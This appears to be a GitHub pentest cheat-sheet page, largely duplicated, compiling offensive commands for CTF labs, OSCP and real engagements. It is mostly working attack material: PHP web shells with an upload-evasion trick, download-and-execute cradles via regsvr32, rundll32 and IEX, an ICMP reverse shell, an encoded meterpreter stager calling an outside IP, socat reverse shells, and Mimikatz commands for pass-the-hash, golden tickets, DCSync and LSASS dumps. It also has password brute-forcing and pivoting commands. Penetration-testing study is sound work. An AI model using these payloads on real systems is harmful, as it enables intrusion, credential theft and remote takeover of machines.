Compilation of commands, tips and scripts that helped me throughout Vulnhub, Hackthebox, OSCP and real scenarios
XSLT
1,360
205 commits
updated Dec 22, 2022
Table of Contents
port fullscan
UDP scan
dirsearch big.txt -e sh,txt,htm,php,cgi,html,pl,bak,old
banner inspection
review source code
bruteforce with cewl-based dictionary
searchsploit look at versions properly
test all the paths with the exploits, mangle it
nmap --script vuln
nmap --script safe (ssl-cert, virtual hosts)
always incercept with Burp
nikto -h
LFI, RFI, SQL, RCE, XXE, SSRF injections
PUT method all directories
Change POST body encoding with Burp
Bruteforce parameter names
dirsearch with cookie once authenticated
download vulnerable application from exploit-db and examine it
shellshock
bruteforce
user_enum
Debian OpenSSL Predictable PRNG
nmap --script vuln
nmap --script smb*
nmap --script smb-enum-shares,smb-ls
enum4linux
snmpcheck
snmpenum
change shellcode
make sure all badchars are removed
read the exploit properly in case this makes changes in the shellcode
capture traffic with wireshark making sure the entire shellcode is transmited
run the exploit several times
make sure the JMP ESP matches OS and language
wfuzz --hc 404 -c -z list,admin -z file,/root/Documents/SecLists/Passwords/korelogic-password.txt -d "user=FUZZ&password=FUZ2Z" http://192.168.30.161/admin/index.php
hydra 192.168.30.161 -s 80 http-form-post "/admin/index.php:user=^USER^&password=^PASS^:Moved Temporarily" -l admin -P /root/Documents/SecLists/Passwords/korelogic-password.txt -t 20
wfuzz -c --ntlm "admin:FUZZ" -z file,/root/Documents/SecLists/Passwords/darkc0de.txt --hc 401 https://<ip>/api
wfuzz -c --hc 404,400,401 -z file,/root/Documents/Audits/Activos/names.txt -z file,/root/Documents/Audits/Activos/names.txt --basic "FUZZ:FUZ2Z" -p 127.0.0.1:8080 https://<ip>/api/v1/
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt file.zip
unshadow passwd shadow > passwords
john --wordlist=/usr/share/wordlists/rockyou.txt passwords
keepass2john /root/Desktop/NewDatabase.kdb > file
john -incremental:alpha -format=keepass file
for j in $(cat cipher); do echo $j; for i in $(cat digestion); do /root/Documents/HTB/Hawk/bruteforce-salted-openssl/bruteforce-salted-openssl -t 10 -f /usr/share/wordlists/rockyou.txt -c $j -d $i ../miau.txt -1 2>&1 | grep "candidate" ; done ; done
openssl aes-256-cbc -d -in ../miau.txt -out result.txt -k friends
test:
<?php phpinfo(); ?>
simple shell:
<?php system($_GET["c"]); ?>
<?php `$_GET["c"]`; ?>
file upload:
<?php file_put_contents('/var/www/html/uploads/test.php', '<?php system($_GET["c"]);?>'); ?>
file upload evasion: rot13 + urlencode
<?php $payload="%3C%3Fcuc%20flfgrz%28%24_TRG%5Bp%5D%29%3B%3F%3E"; file_put_contents('/var/www/html/uploads/test8.php', str_rot13(urldecode($payload))); ?>
All pentest monkey reverse shells: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
msfvenom x86/linux/shell_reverse_tcp -f elf
Metasploit web_delivery module
which wget | nc
Powershell without powershell:
Generate payload with web_delivery

Encode Payload

Include payload in xsl file

wmic process get brief /format:"https://raw.githubusercontent.com/adon90/pentest_compilation/master/nops.xsl"

SyncAppvPublishingServer
SyncAppvPublishingServer.exe "n;(New-Object Net.WebClient).DownloadString('http://192.168.48.129:8000/reverse.ps1') | IEX"

rundll32
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("regsvr32 /s /n /u /i:http://192.168.48.130:8080/bhRxgASz0.sct scrobj.dll")
Linux: https://github.com/lucyoa/kernel-exploits
Windows: https://github.com/abatchy17/WindowsExploits
socat
socat TCP-L:9999,fork,reuseaddr PROXY:192.168.1.41:127.0.0.1:22,proxyport=3128

ssh john@127.0.0.1 -p 9999
proxytunnel
proxytunnel -p 192.168.1.41:3128 -d 127.0.0.1:22 -a 5555

ssh john@127.0.0.1 -p 5555
proxychains
http 192.168.1.41 3128

proxychains ssh john@127.0.0.1

corkscrew
ssh john@192.168.1.41 -t /bin/sh

For this technique, it is necessary to be able to upload a file to a webserver.
File upload to the server correct

Tunnel creation
python reGeorgSocksProxy.py -p 5555 -u "http://<ip>/admin/uploads/reGeorg.jsp"
Proxychains config

proxychains nmap -F -sT 127.0.0.1
proxychains mysql -u root -p -h 127.0.0.1
proxychains ssh localhost

Reference: https://sensepost.com/discover/tools/reGeorg/
Upload File

Config proxychains and create the tunnel
python abpttsclient.py -c tomcat_walkthrough/config.txt -u http://192.168.1.128/abptts.jsp -f 127.0.0.1:22222/127.0.0.1:22
Usage
ssh -p 22222 user@127.0.0.1

Reference: https://github.com/nccgroup/ABPTTS
socat TCP4-LISTEN:80,fork TCP4:REMOTE-HOST-IP-ADDRESS:80

iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination REMOTEADDR:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1

In this case this is going to be used to access Burp listening on a Windows NATed VM from other PCs in the same network as the Windows Host.
From the Windows Host machine (IP: 192.168.1.206)
Import-Module .\Invoke-SocksProxy.psm1
Invoke-SocksProxy -bindPort 1234

From other PC on the Windows Host machine network (IP: 192.168.1.69)
Configure proxychains.conf:
socks4 192.168.1.206 1234
proxychains socat TCP-LISTEN:8081,fork,reuseaddr TCP:192.168.48.158:8080
This command ahead makes Burp (which is listening on the NATed machine) accessible from 192.168.1.69 on port 8081
Now, configure the Proxy in the browser:

All the traffic is logged on the NATed machine Burp.
Reference: https://github.com/p3nt4/Invoke-SocksProxy
Chisel
Attacker
./chisel_1.7.1_linux_amd64 server -p 8000 --reverse
Victim
.\chisel.exe client 37.187.112.19:8000 R:socks
Attacker
proxychains nmap -sT --top-ports --open 10 127.0.0.1

References: https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update.html
Traffic forward over SSH without needing to ssh -D <port>
sshuttle -vr user@192.168.207.57 1X0.1X.0.0/16

Proof:

Reference: http://teohm.com/blog/using-sshuttle-in-daily-work/
1. rundll32
rundll32.exe PowerShdll.dll,main

Reference: https://github.com/p3nt4/PowerShdll
2. Alternative powershell files

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise
Invoke a command Remotely
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1')

 Invoke-WMIExec -Target SVHOST2  -Username Administrator -Hash 78560bbcf70110fbfb5add17b5dfd762 -Command "powershell whoami | out-file \\SVHOST2\C$\windows\bitch.txt"
Invoke Mimikatz Remotely
Invoke-WMIExec -Target SVHOST2  -Username Administrator
-Hash 78560bbcf70110fbfb5add17b5dfd762 -Command "powershell -Enc SQBFA...AoA"

Pass The Hash with Mimikatz
Invoke-Mimikatz -Command '"sekurlsa::pth /user:adm_maint /ntlm:cbe55f143fcb6d4687583af520123b89 /domain:lazuli"'
Generate Golden Ticket (Domain Admin Required)
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:LAZULI.CORP /user:krbtgt"'


Invoke-Mimikatz -Command '"kerberos::golden /user:adon /domain:LAZULI.CORP /krbtgt:ca1c2aeda9160094be9971bdc21c50aa /sid:S-1-5-21-1238634245-2147606590-2801756923 /id:500 /ticket:admin.kirbi /ptt"

Invoke-Mimikatz -Command '"kerberos::ptt admin.kirbi"'


Invoke Mimikatz
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz
Mimikatz C#
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /unsafe katz.cs
https://gist.github.com/caseysmithrc/87f6572547f633f13a8482a0c91fb7b7
In case compiler is outdated:
nuget install Microsoft.Net.Compilers
Runas Powershell
Start-Process powershell.exe -Verb runas
Start-Process powershell.exe -Credential <user>
View Shares With Permissions
powershell.exe -exec bypass -Command "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Invoke-ShareFinder -CheckShareAccess"

View files that contain certain words recursively
 ls -Path \\SVHOST1.LAZULI.CORP\tmp$ -Include "*pass*","*
admin*","*secret*" -Recurse -ErrorAction SilentlyContinue

View files which name contains certain words recursively
dir -Path \\SVHOST1.LAZULI.CORP -Include "*pass*","*admin*","*secret*" -Recurse -ErrorAction SilentlyContinue

Connect to MSSQL Database
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/michaellwest/PowerShell-Modules/master/CorpApps/Invoke-SqlCommand.ps1')

Invoke-SqlCommand -Server 172.11.14.89 -Database master -Username sa -Password  -Query "exec sp_databases"
Port Scanning

IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1')

Invoke-Portscan -Hosts [ip] -TopPorts 50
View Domain Admins
net groups /domain "Domain Admins"

View Domain Controlers
nltest /dclist:

Get Hashes
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes

Check Pass The Hash with multiple servers
$hosts = @("SVDC1.LAZULI.CORP","SVFILES.LAZULI.CORP","SVHOST1.LAZULI.CORP","SVHOST2.LAZULI.CORP","SVFILES2.LAZULI.CORP")

foreach ($h in $hosts){ Invoke-WMIExec -Target $h -Username Administrator -Hash 78560bbcf70110fbfb5add17b5dfd762 -Command "hostname" -Verbose }

Run web_delivery with other identity
runas-cabesha-webdelivery -url [url_webdelivery] -user [url] -pass [pass]

References: https://www.hacklikeapornstar.com/
Server
ruby dnscat2.rb -e open --no-cache tunnel.domain.com
Client
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1'); Start-Dnscat2 -Domain tunnel.domain.com -DNSServer 8.8.4.4

Reference: https://github.com/lukebaggett/dnscat2-powershell
Server
sysctl -w net.ipv4.icmp_echo_ignore_all=1
python icmpsh_m.py [IP atacante] [IP victima]
Client
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellIcmp.ps1'); Invoke-PowerShellIcmp -IPAddress [IP atacante]

Native ICMP shell
powershell -nop -Command "$IP = '10.10.14.42';$client = New-Object System.Net.NetworkInformation.Ping;$options = New-Object System.Net.NetworkInformation.PingOptions;$options.DontFragment = $true;$client.send($IP, 1000, ([Text.Encoding]::ASCII).GetBytes('pie'), $options);while($true){$comms = $client.Send($IP, 1000, ([Text.Encoding]::ASCII).GetBytes(''), $options);if($comms.Buffer){ $cmd = ([Text.Encoding]::ASCII).GetString($comms.Buffer);$reply = (Invoke-Expression -Command $cmd | Out-String);$client.send($IP, 1000, ([Text.Encoding]::ASCII).GetBytes($reply), $options);}}"
Reference: https://esgeeks.com/icmpsh-shell-reverse-con-icmp/
use payload/python/meterpreter/reverse_http

python -c "import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHN5cwp2aT1zeXMudmVyc2lvbl9pbmZvCnVsPV9faW1wb3J0X18oezI6J3VybGxpYjInLDM6J3VybGxpYi5yZXF1ZXN0J31bdmlbMF1dLGZyb21saXN0PVsnYnVpbGRfb3BlbmVyJywnUHJveHlIYW5kbGVyJ10pCmhzPVtdCmhzLmFwcGVuZCh1bC5Qcm94eUhhbmRsZXIoeydodHRwJzonaHR0cDovLzE5Mi4xNjguMTA3LjIzMjo4MDgwJ30pKQpvPXVsLmJ1aWxkX29wZW5lcigqaHMpCm8uYWRkaGVhZGVycz1bKCdVc2VyLUFnZW50JywnTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbycpXQpleGVjKG8ub3BlbignaHR0cDovLzE3OC42Mi41OC4zNTo4MC9qOTkzQScpLnJlYWQoKSkK')))"
Finally we set up the handler:

Method 1
Attacker:
socat file:`tty`,raw,echo=0 TCP-L:4444
Victim:
wget -q http://10.10.14.16/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.16:4444
Socat Binary: https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
Method 2
In reverse shell
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
In kali
echo $TERM
stty -a
stty raw -echo
fg
In reverse shell
reset
export SHELL=bash
export TERM=xterm-256color
stty rows  columns
bash
RequestTTY no
ssh -o RequestTTY=no user@ip

and the result would be:

Bash --noprofile
ssh monitor@127.0.0.1 -t "bash --noprofile"

bitsadmin
bitsadmin /transfer debjob /download /priority normal http://<ip>/shell.php c:\xampp\htdocs\shell.php
cscript wget.vbs (code on the repo)
cscript wget.vbs http://<ip>/test.txt test.txt
powershell
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://<ip>/exploit.exe', 'C:\Windows\temp\exploit.txt')"
ftp
client:
echo open [ip] [port] > ftpscript.txt
echo anonymous>> ftpscript.txt
echo PASS >> ftpscript.txt
echo bin >> ftpscript.txt
echo get meter.exe>> ftpscript.txt
echo quit >> ftpscript.txt
ftp -s:ftpscript.txt
server:
python -m pyftpdlib --port=2121 --write
wget.exe
Upload to vulnerable server from kali: /usr/share/windows-binaries/wget.exe
wget.exe http://<ip>/file file
certutil
certutil -urlcache -split -f https://<ip>/file.txt file.txt
openconnect vpnXXX02.XXXX.com -u XX -s ‘vpn-slice XXX.46.0.0/16 hostname3 mantis=XXX.41.2XX.68’

Reference: https://github.com/dlenski/vpn-slice
Lsass Dump
certutil.exe -urlcache -f https://raw.githubusercontent.com/adon90/pentest_compilation/master/PostExplotation/mimi.vbs C:\Windows\temp\mimi.vbs

cscript mimi.vbs lsass.exe

pypykatz lsa minidump lsass.bin | tee -a dump1.txt
References: https://esmyl.medium.com/windows-memory-dump-cheat-sheet-23f32079304a
SharpSploit
Start-Process "powershell" "unblock-file .\SharpSploit.dll"

Add-Type -Path .\SharpSploit.dll

[SharpSploit.Execution.Shell]::ShellExecute("regsvr32 /s /n /u /i:http://192.168.48.151:9999/QuHBoZ.sct scrobj.dll")

References: https://cobbr.io/SharpSploit.html
Workflow.Compiler
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe test.xml results.xml

References:
https://www.codeproject.com/Articles/25983/How-to-Execute-a-Command-in-C https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb
3,562 followers · starred May 2019
2,922 followers · starred May 2019
37 followers · starred May 2019
198 followers · starred Apr 2021
Compilation of commands, tips and scripts that helped me throughout Vulnhub, Hackthebox, OSCP and real scenarios
XSLT
1,360
205 commits
updated Dec 22, 2022
Table of Contents
port fullscan
UDP scan
dirsearch big.txt -e sh,txt,htm,php,cgi,html,pl,bak,old
banner inspection
review source code
bruteforce with cewl-based dictionary
searchsploit look at versions properly
test all the paths with the exploits, mangle it
nmap --script vuln
nmap --script safe (ssl-cert, virtual hosts)
always incercept with Burp
nikto -h
LFI, RFI, SQL, RCE, XXE, SSRF injections
PUT method all directories
Change POST body encoding with Burp
Bruteforce parameter names
dirsearch with cookie once authenticated
download vulnerable application from exploit-db and examine it
shellshock
bruteforce
user_enum
Debian OpenSSL Predictable PRNG
nmap --script vuln
nmap --script smb*
nmap --script smb-enum-shares,smb-ls
enum4linux
snmpcheck
snmpenum
change shellcode
make sure all badchars are removed
read the exploit properly in case this makes changes in the shellcode
capture traffic with wireshark making sure the entire shellcode is transmited
run the exploit several times
make sure the JMP ESP matches OS and language
wfuzz --hc 404 -c -z list,admin -z file,/root/Documents/SecLists/Passwords/korelogic-password.txt -d "user=FUZZ&password=FUZ2Z" http://192.168.30.161/admin/index.php
hydra 192.168.30.161 -s 80 http-form-post "/admin/index.php:user=^USER^&password=^PASS^:Moved Temporarily" -l admin -P /root/Documents/SecLists/Passwords/korelogic-password.txt -t 20
wfuzz -c --ntlm "admin:FUZZ" -z file,/root/Documents/SecLists/Passwords/darkc0de.txt --hc 401 https://<ip>/api
wfuzz -c --hc 404,400,401 -z file,/root/Documents/Audits/Activos/names.txt -z file,/root/Documents/Audits/Activos/names.txt --basic "FUZZ:FUZ2Z" -p 127.0.0.1:8080 https://<ip>/api/v1/
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt file.zip
unshadow passwd shadow > passwords
john --wordlist=/usr/share/wordlists/rockyou.txt passwords
keepass2john /root/Desktop/NewDatabase.kdb > file
john -incremental:alpha -format=keepass file
for j in $(cat cipher); do echo $j; for i in $(cat digestion); do /root/Documents/HTB/Hawk/bruteforce-salted-openssl/bruteforce-salted-openssl -t 10 -f /usr/share/wordlists/rockyou.txt -c $j -d $i ../miau.txt -1 2>&1 | grep "candidate" ; done ; done
openssl aes-256-cbc -d -in ../miau.txt -out result.txt -k friends
test:
<?php phpinfo(); ?>
simple shell:
<?php system($_GET["c"]); ?>
<?php `$_GET["c"]`; ?>
file upload:
<?php file_put_contents('/var/www/html/uploads/test.php', '<?php system($_GET["c"]);?>'); ?>
file upload evasion: rot13 + urlencode
<?php $payload="%3C%3Fcuc%20flfgrz%28%24_TRG%5Bp%5D%29%3B%3F%3E"; file_put_contents('/var/www/html/uploads/test8.php', str_rot13(urldecode($payload))); ?>
All pentest monkey reverse shells: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
msfvenom x86/linux/shell_reverse_tcp -f elf
Metasploit web_delivery module
which wget | nc
Powershell without powershell:
Generate payload with web_delivery
Encode Payload
Include payload in xsl file
wmic process get brief /format:"https://raw.githubusercontent.com/adon90/pentest_compilation/master/nops.xsl"
SyncAppvPublishingServer
SyncAppvPublishingServer.exe "n;(New-Object Net.WebClient).DownloadString('http://192.168.48.129:8000/reverse.ps1') | IEX"
rundll32
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("regsvr32 /s /n /u /i:http://192.168.48.130:8080/bhRxgASz0.sct scrobj.dll")
Linux: https://github.com/lucyoa/kernel-exploits
Windows: https://github.com/abatchy17/WindowsExploits
socat
socat TCP-L:9999,fork,reuseaddr PROXY:192.168.1.41:127.0.0.1:22,proxyport=3128

ssh john@127.0.0.1 -p 9999
proxytunnel
proxytunnel -p 192.168.1.41:3128 -d 127.0.0.1:22 -a 5555

ssh john@127.0.0.1 -p 5555
proxychains
http 192.168.1.41 3128

proxychains ssh john@127.0.0.1
corkscrew
ssh john@192.168.1.41 -t /bin/sh
For this technique, it is necessary to be able to upload a file to a webserver.
File upload to the server correct
Tunnel creation
python reGeorgSocksProxy.py -p 5555 -u "http://<ip>/admin/uploads/reGeorg.jsp"
Proxychains config
proxychains nmap -F -sT 127.0.0.1
proxychains mysql -u root -p -h 127.0.0.1
proxychains ssh localhost
Reference: https://sensepost.com/discover/tools/reGeorg/
Upload File
Config proxychains and create the tunnel
python abpttsclient.py -c tomcat_walkthrough/config.txt -u http://192.168.1.128/abptts.jsp -f 127.0.0.1:22222/127.0.0.1:22
Usage
ssh -p 22222 user@127.0.0.1
Reference: https://github.com/nccgroup/ABPTTS
socat TCP4-LISTEN:80,fork TCP4:REMOTE-HOST-IP-ADDRESS:80
iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination REMOTEADDR:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
In this case this is going to be used to access Burp listening on a Windows NATed VM from other PCs in the same network as the Windows Host.
From the Windows Host machine (IP: 192.168.1.206)
Import-Module .\Invoke-SocksProxy.psm1
Invoke-SocksProxy -bindPort 1234
From other PC on the Windows Host machine network (IP: 192.168.1.69)
Configure proxychains.conf:
socks4 192.168.1.206 1234
proxychains socat TCP-LISTEN:8081,fork,reuseaddr TCP:192.168.48.158:8080
This command ahead makes Burp (which is listening on the NATed machine) accessible from 192.168.1.69 on port 8081
Now, configure the Proxy in the browser:
All the traffic is logged on the NATed machine Burp.
Reference: https://github.com/p3nt4/Invoke-SocksProxy
Chisel
Attacker
./chisel_1.7.1_linux_amd64 server -p 8000 --reverse
Victim
.\chisel.exe client 37.187.112.19:8000 R:socks
Attacker
proxychains nmap -sT --top-ports --open 10 127.0.0.1
References: https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update.html
Traffic forward over SSH without needing to ssh -D <port>
sshuttle -vr user@192.168.207.57 1X0.1X.0.0/16
Proof:
Reference: http://teohm.com/blog/using-sshuttle-in-daily-work/
1. rundll32
rundll32.exe PowerShdll.dll,main
Reference: https://github.com/p3nt4/PowerShdll
2. Alternative powershell files
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise
Invoke a command Remotely
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1')

 Invoke-WMIExec -Target SVHOST2  -Username Administrator -Hash 78560bbcf70110fbfb5add17b5dfd762 -Command "powershell whoami | out-file \\SVHOST2\C$\windows\bitch.txt"
Invoke Mimikatz Remotely
Invoke-WMIExec -Target SVHOST2  -Username Administrator
-Hash 78560bbcf70110fbfb5add17b5dfd762 -Command "powershell -Enc SQBFA...AoA"
Pass The Hash with Mimikatz
Invoke-Mimikatz -Command '"sekurlsa::pth /user:adm_maint /ntlm:cbe55f143fcb6d4687583af520123b89 /domain:lazuli"'
Generate Golden Ticket (Domain Admin Required)
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:LAZULI.CORP /user:krbtgt"'
Invoke-Mimikatz -Command '"kerberos::golden /user:adon /domain:LAZULI.CORP /krbtgt:ca1c2aeda9160094be9971bdc21c50aa /sid:S-1-5-21-1238634245-2147606590-2801756923 /id:500 /ticket:admin.kirbi /ptt"
Invoke-Mimikatz -Command '"kerberos::ptt admin.kirbi"'
Invoke Mimikatz
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz
Mimikatz C#
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /unsafe katz.cs
https://gist.github.com/caseysmithrc/87f6572547f633f13a8482a0c91fb7b7
In case compiler is outdated:
nuget install Microsoft.Net.Compilers
Runas Powershell
Start-Process powershell.exe -Verb runas
Start-Process powershell.exe -Credential <user>
View Shares With Permissions
powershell.exe -exec bypass -Command "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Invoke-ShareFinder -CheckShareAccess"
View files that contain certain words recursively
 ls -Path \\SVHOST1.LAZULI.CORP\tmp$ -Include "*pass*","*
admin*","*secret*" -Recurse -ErrorAction SilentlyContinue
View files which name contains certain words recursively
dir -Path \\SVHOST1.LAZULI.CORP -Include "*pass*","*admin*","*secret*" -Recurse -ErrorAction SilentlyContinue
Connect to MSSQL Database
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/michaellwest/PowerShell-Modules/master/CorpApps/Invoke-SqlCommand.ps1')

Invoke-SqlCommand -Server 172.11.14.89 -Database master -Username sa -Password  -Query "exec sp_databases"
Port Scanning
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1')

Invoke-Portscan -Hosts [ip] -TopPorts 50
View Domain Admins
net groups /domain "Domain Admins"
View Domain Controlers
nltest /dclist:
Get Hashes
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes
Check Pass The Hash with multiple servers
$hosts = @("SVDC1.LAZULI.CORP","SVFILES.LAZULI.CORP","SVHOST1.LAZULI.CORP","SVHOST2.LAZULI.CORP","SVFILES2.LAZULI.CORP")

foreach ($h in $hosts){ Invoke-WMIExec -Target $h -Username Administrator -Hash 78560bbcf70110fbfb5add17b5dfd762 -Command "hostname" -Verbose }
Run web_delivery with other identity
runas-cabesha-webdelivery -url [url_webdelivery] -user [url] -pass [pass]
References: https://www.hacklikeapornstar.com/
Server
ruby dnscat2.rb -e open --no-cache tunnel.domain.com
Client
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1'); Start-Dnscat2 -Domain tunnel.domain.com -DNSServer 8.8.4.4
Reference: https://github.com/lukebaggett/dnscat2-powershell
Server
sysctl -w net.ipv4.icmp_echo_ignore_all=1
python icmpsh_m.py [IP atacante] [IP victima]
Client
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellIcmp.ps1'); Invoke-PowerShellIcmp -IPAddress [IP atacante]
Native ICMP shell
powershell -nop -Command "$IP = '10.10.14.42';$client = New-Object System.Net.NetworkInformation.Ping;$options = New-Object System.Net.NetworkInformation.PingOptions;$options.DontFragment = $true;$client.send($IP, 1000, ([Text.Encoding]::ASCII).GetBytes('pie'), $options);while($true){$comms = $client.Send($IP, 1000, ([Text.Encoding]::ASCII).GetBytes(''), $options);if($comms.Buffer){ $cmd = ([Text.Encoding]::ASCII).GetString($comms.Buffer);$reply = (Invoke-Expression -Command $cmd | Out-String);$client.send($IP, 1000, ([Text.Encoding]::ASCII).GetBytes($reply), $options);}}"
Reference: https://esgeeks.com/icmpsh-shell-reverse-con-icmp/
use payload/python/meterpreter/reverse_http
